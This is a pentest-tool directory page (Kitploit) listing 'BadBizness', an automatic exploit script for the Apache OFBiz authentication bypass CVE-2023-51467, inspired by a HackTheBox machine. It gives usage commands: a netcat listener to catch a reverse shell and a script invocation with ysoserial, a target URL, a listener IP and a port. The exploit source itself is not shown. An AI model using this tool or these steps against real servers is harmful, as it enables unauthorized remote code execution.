
Skip to content
KitploitKITPLOIT
ToolsBlog
Submit
ToolsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

··Feeds·Contact·Privacy·© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
BadBizness-CVE-2023-51467 — Auto exploit script for the Java web framework OF Biz under CVE-2023-51467. | Kitploit
Tools/GitHubGitHub/jakeotte/badbizness-cve-2023-51467
Vulnerability ScannersExploitationWeb Application ExploitationPenetration TestingRed Teaming
GitHubjakeotte/badbizness-cve-2023-51467

BadBizness-CVE-2023-51467

Auto exploit script for the Java web framework OF Biz under CVE-2023-51467.
View Repository
122 years agoNot yet reviewed

Most Popular

View all →

Discover the most used tools by our community.

Explore all tools

Browse our collection of tools

View all tools →
Share

banner



BadBizness

Automatic exploitation script for the Java web framework OF Biz under CVE-2023-51467. Inspired by the HackTheBox machine Bizness.

Usage and Example

This script requires the tool ysoserial and OpenJDK version 11. See usage menu for installation.

Setup a listener to catch the shell with your preferred method. Here is a netcat example:

root@kitploit:~
nc -nlvp 1337

Execute the script:

root@kitploit:~
python3 badbizness.py [path to ysoserial-all.jar] [TARGET BASE URL] [LISTENER IP] [LISTENER PORT]

python3 badbizness.py /home/twopoint/ysoserial-all.jar http://example.com:1337 10.10.10.10. 1337

Disclaimer and Credit

This tool was meant as a way to learn more about Python. I credit this script for helping me thoroughly.

Download Tool